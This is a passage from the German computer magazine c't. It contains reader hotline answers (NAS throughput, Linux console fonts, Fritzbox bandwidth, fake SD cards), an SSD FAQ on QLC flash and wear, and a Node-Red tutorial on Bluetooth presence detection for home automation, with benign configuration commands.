Schauen Sie in dem Fall zuerst in der Softwareverwaltung (Einstellungen/Apps/Apps & Features) nach, ob WinPCAP dort präsent ist. Falls ja, deinstallieren Sie es, starten den Rechner neu und messen noch mal große Dateitransfers. Wenn sich nichts geändert hat, prüfen Sie, ob ein Intermediate-Treiber existiert: Rechtsklick auf das Netzwerksymbol im Tray, „Netzwerk- und Interneteinstellungen“ öffnen, auf „Ethernet“ und dann „Adapteroptionen ändern“ klicken, Rechtsklick auf die LAN-Schnittstelle, „Eigenschaften“ öffnen. Bei einer frischen Windows-10-Installation finden Sie in der Liste diese neun Elemente:

- Client für Microsoft-Netzwerke
- Datei- und Druckerfreigabe …
- QoS-Paketplaner
- Internetprotokoll Version 4 (TCP/IPv4)
- Microsoft-Multiplexorprotokoll …
- Microsoft-LLDP-Treiber
- Internetprotokoll Version 6 (TCP/IPv6)
- Antwort für Verbindungsschicht-Topologie …
- E/A-Treiber für Verbindungsschicht-Topologie …

Das Multiplexorprotokoll ist normalerweise inaktiv. Falls Sie hier weitere Elemente finden, schalten Sie diese sukzessive ab und schauen Sie, wie sich dadurch der NAS-Durchsatz entwickelt. Eventuell ist ein Neustart nötig. Klettert der Durchsatz, haben Sie die Ursache gefunden. Dann müssen Sie entscheiden, ob Sie die Funktion weiter nutzen wollen. Wenn nicht, lassen Sie diesen Treiber zugunsten höheren NAS-Durchsatzes deaktiviert oder deinstallieren die Software gleich ganz. Die Datendrossel sollte anhand des Treibernamens leicht zu identifizieren sein. *(ea@ct.de)*

LAN-Bremse lösen: ct.de/yuxh




Viele Netzwerkanalyse- oder -optimierungstools installieren einen Filtertreiber in den Windows-Netzwerk-Stack. Der kann den NAS-Durchsatz über sehr schnelle Ethernet-Verbindungen ausbremsen.

Microsoft-Maus scrollt unter Linux viel zu schnell

Seit ich Windows und Linux im Mischbetrieb verwende, zeigt meine Microsoft-Maus ein komisches Verhalten: Wenn ich Windows boote und anschließend per Neustart zu Linux wechsle, scrollt die Maus viel zu schnell. Boote ich nach dem Einschalten direkt in Linux, ist alles in Ordnung. Ist das ein Treiberproblem?

Es ist ein Konfigurationsproblem. Microsofts Maustreiber stellt die Maus so ein, dass sie Kommandos sendet, die unter Linux als seitenweises Scrolling interpretiert werden. Das Problem können Sie mit der Software resetmsmice umgehen. Sie liegt in vielen Distributions-Repositories vor. Das GitHub-Repository finden Sie über ct.de/yudm. *(mls@ct.de)*

***Download resetmsmice:* ct.de/yudm**



Der Online-Monitor der Fritzbox zeigt die Auslastung durch das Gastnetz rot eingefärbt an. Verschiebt man Geräte gezielt in das separate Netz, wird schnell klar, wer wie viel Bandbreite beansprucht.

Bandbreite verteilen in der Fritzbox

Im Haus nimmt irgendein Gerät ständig die gesamte Internet-Bandbreite ein, sodass ich an der Heimarbeit gehindert werde. Gibt es eine Möglichkeit, das Gerät in der Fritzbox zu identifizieren und gegebenenfalls zu drosseln?

Die Fritzbox bietet Ihnen zwar keine detaillierte Auflistung der Bandbreitennutzung aller Geräte, ganz ohne Mittel sind Sie dennoch nicht. Im Online-Monitor (Untermenü „Internet“) zeigt die Fritzbox die aktuelle Auslastung der Verbindung. Die Nutzung des Gastnetzes wird im Downstream rot gefärbt. Verbinden Sie die verdächtigen Geräte also mit dem Gastnetz und beobachten Sie die Anzeige einige Zeit. Übliche Kandidaten sind beispielsweise Spielekonsolen, die im Standby große Updates herunterladen.

Haben Sie den Bandbreitendieb identifiziert, verbinden Sie ihn wieder mit dem Heimnetz. Unter „Internet/Filter/Priorisierung“ fügen Sie das Gerät als Hintergrundanwendung hinzu, ohne eine spezifische Anwendung auszuwählen. Das Gerät wird von der Fritzbox dadurch nachrangig behandelt, sodass andere Clients nicht durch lange Latenzen und niedrige Bandbreiten benachteiligt werden. Sie können Ihren Heimarbeitsrechner zusätzlich präventiv als „Priorisierte Anwendung“ einstellen. Vom Eintrag als „Echtzeitanwendung“ sollten Sie absehen, da dieser wenn notwendig die gesamte Bandbreite im Heimnetz reserviert, wodurch andere Geräte schlichtweg vom Internetzugang ausgeschlossen werden. *(amo@ct.de)*

Größere Schrift für Linux-Textkonsole

Bei meinem hochauflösenden Bildschirm ist die Schrift klein und kaum lesbar, die Linux beim Booten und auf Textkonsolen verwendet. Wie kann ich eine größere für mein HiDPI-Display einstellen?

Das hängt von der Linux-Distribution ab. Bei Debian, Ubuntu und vielen davon abgeleiteten Distributionen können Sie die Auswahl einer größeren Schrift über ein Konfigurationsprogramm initiieren, das Sie wie folgt aufrufen:

```
sudo dpkg-reconfigure console-setup
```

Es fragt zuerst nach einer Kodierung für die Konsole; lassen Sie diese Einstellung einfach unverändert, indem Sie die Eingabetaste betätigen. Verfahren Sie genauso bei der Frage nach dem Zeichensatz. Wählen Sie im darauf folgenden Dialog die Schriftart „Terminus“ aus. Es folgt die Frage nach der Schriftgröße, wo Sie 16x32 wählen sollten. Nach dieser Abfrage beendet sich das Konfigurationsprogramm und stellt die gewählte Schrift ein. Falls die Schrift zu dünn wirken sollte, rufen Sie das Programm erneut auf und wählen die Fettschrift „TerminusBold“; falls die Schrift zu groß sein sollte, wählen sie eine kleinere, etwa 12x24.

Bei den meisten anderen modernen Linux-Distributionen verhilft folgender Befehl auf die Schnelle zu einer größeren Schrift:

```
sudo sed -i.bak 's!FONT=".*"!↵
  ↳FONT="latarcyrheb-sun32"!' ↵
  ↳/etc/vconsole.conf
```

Er legt eine auf „.bak“ endende Kopie der zu Systemd gehörenden Datei /etc/vconsole.conf an, um dann die darin unter `FONT=` konfigurierte Schrift auf `latarcyrheb-sun32` zu ändern. Alternativ können Sie Selbiges auch mit einem Editor ihrer Wahl manuell erledigen.

Die verwendete Schrift ist die größte der typischerweise vorinstallierten Schrift-

Fragen richten Sie bitte an

hotline@ct.de

c't magazin

@ctmagazin

Alle bisher in unserer Hotline veröffentlichten Tipps und Tricks finden Sie unter **www.ct.de/hotline.**

arten, die für den Einsatz auf der Textkonsole ausgelegt sind. Die so eingestellte Schrift sieht aber recht pixelig und altbacken aus. Eine schönere Konsolenschrift ist Terminus, die Sie zumeist über die Softwareverwaltung nachrüsten können – bei Arch Linux etwa über das Paket `terminus-font`, bei Fedora über `terminus-fonts-console`. Loggen Sie sich anschließend auf der Textkonsole ein (also nicht in einem Terminal-Emulator wie Gnome-Terminal oder KDE Konsole), um eine geeignete Schriftart mit folgendem Befehl auszuprobieren:

```
setfont ter-v32n
```

Rufen Sie anschließend `showconsolefont` auf, um sich die Schriftart anzusehen. Sollte Ihnen die Normalschrift zu dünn sein, ändern Sie das `n` am Ende des Schriftnamens in ein `b`, um die Fettvariante (Bold) zu verwenden. Ist die Schrift hingegen zu groß, ändern Sie die `32` in `28` oder `24` oder eine gerade Zahl zwischen `12` und `22`.

Wenn Sie eine passende Schriftart gefunden haben, können Sie deren Namen in der /etc/vconsole.conf eintragen. Starten Sie einmal neu, um zu testen, ob das geklappt hat. Eine so eingestellte Schrift wird beim Start aber erst genutzt, nachdem das System die Root-Partition eingebunden hat. Soll die Schrift bereits vorher verwendet werden, müssen Sie das Initramfs mit dem von Ihrer Distribution verwendeten Tool (etwa Dracut) neu generieren, damit die veränderte vconsole.conf dort integriert wird. Das passiert beim nächsten Kernel-Update aber ohnehin automatisch.

Bei allen erwähnten Distributionen werden Sie allerdings wieder eine kleine Schrift zu sehen bekommen, falls der Kernel mal früh im Boot-Prozess abstürzt. Bis zum Laden des Initramfs nutzt der Kernel nämlich eine eingebaute Schriftart; um auch da eine größere zu erhalten, muss man Terminus einkompilieren, was ab dem Ende Februar erwarteten Linux-Kernel 5.0 möglich sein wird. *(thl@ct.de)*

Gefälschte SD-Karten erkennen

Sie haben vor einiger Zeit über gefälschte SD-Karten und USB-Sticks berichtet, deren wahre Kapazität nur ein Bruchteil des aufgedruckten Speicherplatzes betrug (ErWISHt, c't 21/2018, S. 62). Sind durch Ihre Berichterstattung solche Fake-Speicher mittlerweile vom Markt oder besteht immer noch die Gefahr, auf Betrüger hereinzufallen? Aktuell trage ich mich mit dem Gedanken, eine 128-GByte-Karte von SanDisk zu kaufen, aber ich will mein Geld auf keinen Fall für eine Fälschung ausgeben.

Die Lage ist seitdem unseren Beobachtungen nach leider nicht sicherer geworden – aber auch nicht unsicherer. Mit etwas gesundem Menschenverstand lässt sich ein Reinfall vermeiden. Lassen Sie sich nicht von Billigangeboten blenden, sondern schauen Sie in einem Preisvergleicher nach, was eine Karte der gewünschten Kapazität und Geschwindigkeitsklasse etwa kostet. Kaufen Sie bei Händlern mit einer guten Bewertung. Dann kann eigentlich kaum etwas schiefgehen.

MicroSD-Karten sind derweil mit bis zu 512 GByte erhältlich. Eine 128-GByte-Karte muss also kein Fake sein. Nach dem Kauf sollten Sie die Karte dennoch mit unserem Testprogramm H2testw prüfen – Download unter ct.de/ywbp.

(ll@ct.de)

***H2testw:* ct.de/ywbp**



Um Audiosignale über längere Strecken störungsfrei zu übertragen, bietet es sich an, sie zu digitalisieren und optisch zu senden.

Audiosignale auf langer Strecke übertragen

Ich habe neben meinem Sofa einen Plattenspieler inklusive Phonovorverstärker stehen. Nun möchte ich das Audiosignal an meinen AV-Receiver schicken, der mehrere Meter entfernt im TV-Rack steht. Bluetooth kommt aufgrund der vergleichsweise starken Komprimierung nicht infrage. Eine proprietäre Funkverbindung mit entsprechenden Adaptern habe ich schon ausprobiert, dabei kam es aber regelmäßig zu Tonaussetzern. Nun überlege ich, ein langes Cinch-Kabel zu kaufen. Doch wenn ich dieses so unauffällig wie möglich in der Fußleiste verlege, kommt eine Strecke von rund 15 Metern zusammen.

Bei so einer großen Distanz kommt es ziemlich sicher zu Audioproblemen. Selbst mit einem gut abgeschirmten und somit in der Regel sehr teuren Cinch-Kabel ist man bei so einer Länge nicht vor Störeinflüssen gefeit.

Alternativ bietet sich die Übertragung über ein Toslink-Kabel in Verbindung mit einem A/D-Wandler an. Der wandelt das analoge Audiosignal in ein digitales und überträgt es dann via Lichtwellenleiter optisch an den AV-Receiver. Qualitative Einbußen bei der Audioqualität sollte die Wandlung nicht mit sich bringen. Diese Art der Signalübertragung ist gegen Störeinflüsse immun, die eine analoge Übertragung beeinträchtigen. Außerdem sind Toslink-Kabel deutlich schlanker als Cinch-Kabel und somit unauffälliger zu verlegen. Beachten Sie aber, dass Sie ein solches Kabel nicht zu stark knicken dürfen, sonst drohen Beschädigungen. Ein A/D-Wandler schlägt mit rund 20 Euro zu Buche, ein 15 Meter langes Toslink-Kabel kostet circa 15 Euro. *(des@ct.de)*

Firefox: Suchtipps umsortieren

Wenn ich bei Firefox in der Adressleiste beginne etwas einzutippen, bietet der Browser mir immer ein paar Suchvorschläge von Google an und erst danach Bookmarks und besuchte Seiten. Ich will aber meist URLs öffnen, die ich schon besucht habe. Kann ich die Reihenfolge irgendwie umkehren?

Ja. Gehen Sie dazu in die Einstellungen. Deaktivieren Sie unter „Suche/Standardsuchmaschine“ den Punkt „In Adressleiste Suchvorschläge vor Einträgen aus der Browser-Chronik anzeigen“, und schon zeigt Firefox die Suchvorschläge nachrangig an. Um die Vorschläge ganz abzuschalten, entfernen Sie den Haken bei „Suchvorschläge anzeigen“.

(mls@ct.de)

Für einen erweiterten Horizont:







NEU

c't Windows optimieren

Optimieren Sie Ihr System mit c't-Profi-Wissen: Sicherheit, Optik, Reparatur, Festplattenspeicher-Management - alles kompakt auf über 150 Seiten. Außerdem: FAQs für Umsteiger, sowie Tipps & Tricks zu Bordmitteln und Extra-Software.

shop.heise.de/windows-2018

12,90 € ›

c't Photoshop

Der Photoshop- und Lightroom-Allrounder: vom optimalen Photoshop-PC über die Arbeitsoberfläche, sinnvolle Tools, Raw-Entwicklung, Einbindung von 3D-Modellen, Arbeit mit Effekten und Ebenen bis zur Ausgabe und den Export.

shop.heise.de/ct-photoshop

12,90 € ›

c't Spass mit Technik

25 tolle Technik-Projekte zum Selbermachen, eingeteilt in unterschiedliche Schwierigkeitsgrade, vom Styroporboot über eigene Stop-Motion-Filme bis zum eigenen Roboter und maschinellem Lernen.

shop.heise.de/technik-special18

12,90 € ›

Weitere Sonderhefte zu vielen spannenden Themen finden Sie hier: shop.heise.de/specials2018

Ab einem Einkaufswert von 15 € und für Heise Medien- und Maker Media-Abonnenten sind alle Produkte versandkostenfrei. Preisänderungen vorbehalten.

heise shop

shop.heise.de/specials2018 ›



SSDs

Die SSD-Preise sind im Sinkflug, unter anderem aufgrund des neuen Speichertyps QLC. Grund genug, die alte Systemfestplatte nun endgültig in Rente zu schicken.

Von Lutz Labs

QLC-Speicher

Was bedeutet QLC und was bringt das?

Die Abkürzung QLC steht für Quadruple Level Cell, also für Flash-Zellen, die vier Bit speichern können. Dabei muss der SSD-Controller 16 verschiedene Spannungslevel programmieren und auch wieder auslesen – und das dauert länger als bei den aktuell üblichen Speichertypen MLC (Multi Level Cell) und TLC (Triple Level Cell), die nur zwei beziehungsweise drei Bit speichern. QLC-Zellen speichern bei gleicher Größe also 33 Prozent mehr Bits als TLC-Zellen, die Kapazität steigt. Sinken die Fertigungskosten, sinken auch die Preise für die Endkunden.

Allerdings sind solche Zellen weniger haltbar: Eine einzelne QLC-Zelle verträgt etwa 1000 Löschzyklen, während TLC mit rund 3000 und MLC mit etwa 10.000 Löschzyklen wesentlich langlebiger sind. Dem setzen die Hersteller zwar verbesserte Korrekturmaßnahmen entgegen, trotzdem kommen die bislang verfügbaren QLC-SSDs lediglich mit einer Garantie von drei Jahren, während viele MLC- oder TLC-SSDs fünf Jahre Garantie haben.

Langsame QLC-SSDs

Wenn QLC-Speicher eher langsam ist, sind dann auch SSDs mit QLC-Speicher langsam?

In der Praxis bei typischer Nutzung nicht. Beim Lesen sind sie kaum langsamer als TLC-SSDs, nur beim Schreiben gibt es Einbrüche: Wir konnten bereits die Samsung-SSD 860 QVO testen, die in der 1-TByte-Version eigentlich nur eine Schreibrate von 80 MByte/s schafft. Doch Samsung – und auch alle anderen Hersteller, die bereits QLC-Flash einsetzen – arbeitet mit einem sogenannten SLC-Cache. Hier wird ein Teil der QLC-Zellen so beschaltet, dass jede nur 1 Bit speichert, das aber wesentlich schneller als die mit 4 Bit beschalteten. In diesem Cache erreichen auch QLC-SSDs eine hohe Schreibrate.

Nach dem Ende der Schreibanforderung durch den PC verschiebt die SSD die Daten aus dem SLC-Cache in den langsameren QLC-Teil. Die Größe des SLC-Caches variiert, Samsung etwa nutzt bei der 860 QVO rund ein Drittel des freien Speichers. Bei üblichen PC-Anwendungen merkt man also nicht, dass die SSD eigentlich langsamer ist als eine mechanische Festplatte.

Auslagerungsdatei auf SSD

Flash-Speicher nutzt sich ja ab. Sollte man die Windows-Auslagerungsdatei dann nicht besser auf einer Festplatte anlegen, um die SSD zu schonen?

Keinesfalls! Damit würden Sie die Vorteile der SSD zunichte machen. Nach unseren Erfahrungen halten SSDs weit mehr aus als die Hersteller angeben. So schaffte eine Samsung 850 Pro mit 256 GByte in einem Langzeittest eine Schreiblast von 9,1 PByte – versprochen hatte Samsung lediglich 150 TByte.

Abnutzung der SSD


Wie schnell nutzt sich eine SSD überhaupt ab?

Das kommt auf die Nutzung an. Auf einem typischen Windows-PC im Büro, der für Office-Programme sowie Mail und Surfen benutzt wird, dürfte die tägliche Schreiblast kaum über 20 GByte liegen. Pro Jahr summiert sich das bei 200 Arbeitstagen auf 4 TByte – das halten aktuelle SSDs jahrelang aus, auf jeden Fall länger als die Garantiefrist.

Bei SSDs im Notebook, die etwa im Außendienst häufig in den Ruhezustand versetzt werden (S4, suspend to Disk), kann das je nach Nutzung anders sein. Muss der Prozessor bei jedem Zuklappen

Flash-Speicher: von SLC bis QLC

Je mehr Bit eine einzelne Flash-Zelle speichert, desto günstiger wird der Speicher. Aber die Haltbarkeit sinkt.



die „Ruhezustandsdatei“ neu schreiben, summiert sich das bei heute typischer DRAM-Bestückung mit 8 oder 16 GByte manchmal zu einigen Hundert GByte pro Tag. Viele SSD-Wartungsprogramme zeigen die Menge der geschriebenen Daten: Sind es mehr als rund 1 TByte pro Monat, kann man das Notebook anweisen, Suspend-to-RAM zu benutzen. Das schont die SSD.



PCIe-SSDs wie die Corsair MP510 schlagen SATA-SSDs wie die Samsung 860 QVO bei Benchmarks meistens um Längen, sind in der Praxis aber nur in wenigen Anwendungsfällen schneller.

Preissenkungen

Sinken denn die SSD-Preise nur aufgrund des neuen Speichertyps oder gibt es noch andere Gründe? Schließlich sinken ja auch die Preise für alle anderen SSDs.

Es gibt derzeit lediglich fünf Hersteller von NAND-Flash. Alle haben im vergangenen Jahr die Umstellung auf Flash-Speicher in 3D-Bauweise mit mindestens 64 Lagen erfolgreich abgeschlossen. Damit sinken die Produktionskosten und der Ausstoß steigt.

Derzeit herrscht ein Überangebot im Markt. Wie in der Wirtschaft üblich, sinken dadurch die Preise. Die Endkundenpreise für einzelne SSDs sind innerhalb von nur einem Jahr auf die Hälfte gefallen. QLC-Flash dürfte den Preisverfall noch weiter beschleunigen. Einige Hersteller haben ihre Produktion bereits leicht zurückgefahren.

Stromverbrauch

Beim Ersatz einer Festplatte durch eine SSD sollte sich auch der Stromverbrauch des Rechners verringern, da ja eine SSD weniger Energie benötigt. Stimmt das?

Ja, das stimmt, aber die konkreten Auswirkungen hängen vom System ab. 3,5-Zoll-Festplatten brauchen deutlich mehr Strom als eine SSD, durch den Umtausch lässt sich tatsächlich Energie sparen. Etwas anders sieht es bei 2,5-Zoll-Festplatten aus: Diese brauchen zwar kaum mehr Strom als eine SSD, doch muss man das noch etwas genauer betrachten.

Der höhere Energiebedarf der Festplatte beruht auf zwei Faktoren: Zum einen braucht sie für die IO-Aufgaben wesentlich länger als die SSD; sie benötigt damit mehr Energie für die gleiche Aufgabe.

Zum anderen schalten sich SSDs nach wenigen Sekunden Untätigkeit in einen stromsparenden Modus, in dem sie nur wenige Hundert Milliwatt aufnehmen. Das tun zwar auch Festplatten, sie benötigen dabei jedoch mehr Strom als SSDs. Dennoch lässt sich durch den Austausch kaum mehr als 1 Watt sparen; auf die Laufzeit eines Notebooks hat das also nur geringe Auswirkungen.

MByte/s oder IOPS

SATA-SSDs schaffen 550 MByte/s, PCIe-SSDs mehr als 3 GByte/s. Häufig geben die Hersteller auch IOPS-Werte an, doch wie wichtig sind diese?

Die hohe sequenzielle Geschwindigkeit einer SSD merkt man vor allem beim Kopieren großer Dateien – hier wirkt sich die schnellere PCIe-SSD durchaus aus. Wichtiger für die gefühlte Beschleunigung durch eine SSD sind aber die Werte für Zugriffe auf zufällige Adressen, die durch die IOPS-Zahlen (Input/Output Operations per Second) beschrieben werden.

Hohe IOPS-Werte sind jedoch nicht so wichtig wie mancher denkt. Ob eine SSD 10.000 IOPS schafft oder 500.000, spielt im Alltag keine Rolle. Denn Betriebssystem und Anwendungen stellen gar nicht so viele gleichzeitige Anforderungen an die SSD. Laut einer Untersuchung von Intel liegt die durchschnittliche Anfragetiefe, also die Anzahl gleichzeitiger Anforderungen, auf den Mitarbeiter-PCs von Intel bei etwa 2 – und das schafft jede SSD spielend. Bei solchen Anfragetiefen sind die Unterschiede zwischen SATA- und PCIe-SSDs recht gering. Eine PCIe-SSD lohnt sich vor allem, wenn man häufig mit großen Dateien jongliert; etwa beim Videoschnitt oder bei großen Fotosammlungen.

SSDs sind schneller als Festplatten

Durch den flotten Flash-Speicher müssten SSDs immer die bessere Wahl sein. Oder gibt es Szenarien, wo eine Festplatte besser geeignet ist?

Es gibt durchaus einige Fälle, in denen sich der Einsatz einer SSD nicht lohnt. Kopiert man etwa regelmäßig viele Hundert GByte auf ein Backup-Medium, dann sind externe Festplatten schneller als QLC-SSDs oder besonders billige herkömmliche SSDs – wir hatten auch schon TLC-SSDs im Test, deren Schreibrate nach kurzer Zeit auf weniger als 100 MByte/s eingebrochen ist.

Außer der Geschwindigkeit spielt aber auch der Preis sicher noch eine Rolle: In einigen Fällen lohnt es sich nicht, eine SSD zu kaufen, da Festplatten eben schnell genug sind. Für den Start von Betriebssystem und Anwendungen aber ist eine Festplatte – verglichen mit einer SSD – einfach zu langsam. *(ll@ct.de)*

Blauzahnerkennung

Node-Red: Präsenzerkennung per Bluetooth

Das Licht geht an, sobald Sie das Haus betreten. Das kann man zwar mit profanen Bewegungsmeldern erledigen, aber die erfordern das Verlegen von Kabeln und das Hantieren mit allerlei Werkzeugen. Viel smarter, flexibler und ohne handwerkliches Geschick gelingts mit Bluetooth und Node-Red.

Von Andrijan Möcker

Viele Smart-Home-Anbieter nutzen in ihren Systemen eine Präsenzerkennung. Alle diese Systeme senden die Position des Handys in regelmäßigen Abständen in die Cloud des Anbieters. Das kostet nicht nur Akkuladung, man muss dem Anbieter auch anvertrauen, dass er die Daten sicher unterbringt. Wir zeigen Ihnen, wie Sie mit der IoT-Umgebung Node-Red eine Bluetooth-Präsenzerkennung konfigurieren.

Damit die Bluetooth-Suche in Node-Red funktioniert, benötigt es einen Linux-Heimserver mit Low-Energy-fähigem Bluetooth-Chipsatz (BLE). Ein Raspberry Pi ab Modell 3 hat diesen integriert. Ein Bluetooth-Gerät, das Sie ständig mitführen, benötigen Sie ebenso. Dies könnte beispielsweise ein Fitnesstracker sein. Alternativ können Sie auch dedizierte Beacons einsetzen – dazu später mehr.

Wenn Sie sich noch nicht mit Node-Red auskennen, finden Sie über ct.de/yujd eine grundlegende Erklärung sowie weitere Informationen zur Hausautomation ohne Cloud.

Installation

Wenn Sie unserer Anleitung [1] gefolgt sind und Node-Red im Docker-Container installiert haben, finden Sie über ct.de/yujd ein Installationsskript, das Ihren Container passend zu diesem Artikel erweitert.

Betreiben Sie Node-Red ohne Container, müssen Sie noch eine Bibliothek installieren, damit das Node auf den Bluetooth-Adapter zugreifen kann. Verbinden Sie sich dazu per SSH mit Ihrem Linux-Server/Raspberry-Pi und führen Sie

```
sudo apt-get install libbluetooth-dev
```

in der Konsole aus. Anschließend wechseln Sie ins Node-Red-Webinterface, um den Bluetooth-Scan-Node „noble“ zu installieren. Öffnen Sie über das Menü „Manage palette“ und installieren Sie „node-red-contrib-noble“.


Um einen ersten Scan zu starten und sich mit den Ausgaben des Bluetooth-Nodes vertraut zu machen, erstellen Sie einen einfachen Flow: Sie finden den „Scan BLE“-Node in Ihrer Node-Palette in der Kategorie „advanced“. Ziehen Sie ihn in den Flow, danach setzen Sie in den Node-Einstellungen den Haken bei „Allow duplicates“ und verbinden den Ausgang mit einem Debug-Node. Nach dem Klick auf „Deploy“ beobachten Sie die Ausgabe im Debug-Reiter.

Gerätesuche

Je nachdem, wie viele Bluetooth-Geräte in Ihrem Umfeld aktiv sind, ergießt sich möglicherweise eine große Paketflut in den Debug-Tab. Mit einem Switch-Node können Sie die Ergebnisse filtern, um Ihr Bluetooth-Gerät anhand der Signalstärke zu finden. Der Scan-Node gibt diese zusammen mit den empfangenen Daten im msg-Objekt als RSSI (Received Signal Strength Indication, `msg.rssi`) in Dezibel Milliwatt aus.

Je nach Sendeleistung beträgt die Signalstärke eines BLE-Geräts im 10 cm Radius um einen Raspberry Pi zwischen –45 und –20 dBm. Konfigurieren Sie den Switch-Node also so, dass er ab `-45` durchschaltet. Verbinden Sie dazu den Bluetooth-Node mit dem Switch-Node und öffnen Sie dessen Einstellungen. Ändern Sie „Property“ auf `msg.rssi`. Stellen Sie den Operator von `==` auf `>`. Anschließend verbinden Sie den Ausgang des Nodes mit zwei Debug-Nodes. Vom ersten lassen Sie sich nur `msg.rssi` ausgeben, vom zweiten das gesamte msg-Objekt. Nach erneutem „Deploy“ legen Sie Ihr Bluetooth-Gerät in die Nähe des Empfängers, beispielsweise Ihres Raspberry Pi. Die meisten Bluetooth-Geräte lassen sich anhand ihrer MAC-Adresse identifizieren. Der Scan-Node liefert diese ohne Trennzeichen in `msg.peripheralUuid`.

Sollte sich die MAC-Adresse ändern, hilft eventuell die Service UUID, die Sie im Debug-Reiter im Objekt unter „advertisement/serviceUuid“ finden, sofern das Gerät diese aussendet. Mit ihr wird anderen Bluetooth-Clients mitgeteilt, welche Dienste ein Gerät beherrscht. Dennoch kann sie auch einen einmaligen gerätespezifischen Teil enthalten. Da das jedoch von der Programmierung des Herstellers



Automatischer Lampenstarter: Dieser Flow schaltet den Deckenfluter an, sobald der Autor nach mindestens 20 Minuten Abwesenheit mit seinem Bluetooth-Beacon am Schlüsselbund heimkehrt.

abhängt, sollten Sie vorab prüfen, ob nicht andere Geräte des gleichen Typs die gleiche Service UUID aussenden.

Beacons

Mit der Einführung von Bluetooth Low Energy haben sich Bluetooth-Geräte stetig verkleinert. Durch extrem geringe Sendeleistungen sind Bluetooth-Beacons für den Schlüsselanhänger oder im Scheckkartenformat erhältlich, die mit einer handelsüblichen Knopfzelle ein Jahr oder länger durchhalten. Sie werden beispielsweise auf Messen zur Bestimmung der Standbesucherzahlen und, beworben als „Bluetooth Tracker“ mit App, zum Auffinden verloren gegangener Habseligkeiten eingesetzt.

Unabhängig davon, ob der Einsatzzweck professionell oder privat ist, versenden Beacons übliche BLE-Advertisements. Unter Umständen enthält also Ihr Halsband mit Firmenlogo-Badge von der letzten Messe ein Bluetooth-Beacon, das Sie für Ihr Smart Home einsetzen können. Besitzen Sie bereits einen Bluetooth-Tracker, kann dieser ebenso zum Einsatz kommen. Für diesen Artikel haben wir außerdem einen markenlosen Bluetooth-Tracker für 2,50 Euro im Internet gekauft. Wir verzichteten auf die App, da sich der Tracker sofort nach Einlegen der Knopfzelle mit einer statischen MAC-Adresse bemerkbar machte. Aber selbst wenn man die App nutzt, ist die Einbindung in Node-Red unkritisch: Da der Bluetooth-Empfänger lediglich nach Paketen lauscht, sich aber nicht verbindet, wird die eigentliche Funktion der Geräte nicht beeinflusst.

Lampenschaltung

Der einfachste und zugleich sehr praktische Einsatz für eine Bluetooth-Präsenzerkennung ist eine Lampenschaltung mithilfe einer WLAN-Steckdose. Die Logik setzt eine globale Variable in Node-Red auf „true“ sobald ein Beacon eine Zeit lang nicht mehr empfangen wird. Befindet sich das Beacon wieder im Empfangsradius, geht eine Lampe an. Wahlweise kombiniert man diesen Vorgang mit einem Zeitplaner-Node wie „schedex“, damit das Licht nur nach Sonnenuntergang angeht. Gleichzeitig kann die globale Variable beispielsweise zum Einsatz kommen, um ungewöhnliche Schaltvorgänge im Smart Home festzustellen.

Um die Bluetooth-Geräte auszuwerten, genügt ein Switch-Node. Für statische MACs (Property: `msg.payload.peripheralUuid`) und Service UUIDs (`msg.advertisement.serviceUuids[0]`) wählen Sie den Operator `==`. Für teilstatische Service UUIDs wählen Sie `contains` und kopieren den statischen Teil in das Feld. Ein funktionierendes Beispiel zum Import in Node-Red finden Sie über ct.de/yujd.

(amo@ct.de) c't

Literatur

[1] Jan Mahn, Bastelfreundlich, Steckdose mit eingebautem ESP8266 mit eigener Firmware betreiben, c't 2/2018, S. 84

Beispiele und weitere Informationen:
ct.de/yujd



Fürs Auge

Der erste Eindruck zählt: README.md für GitHub verschönern

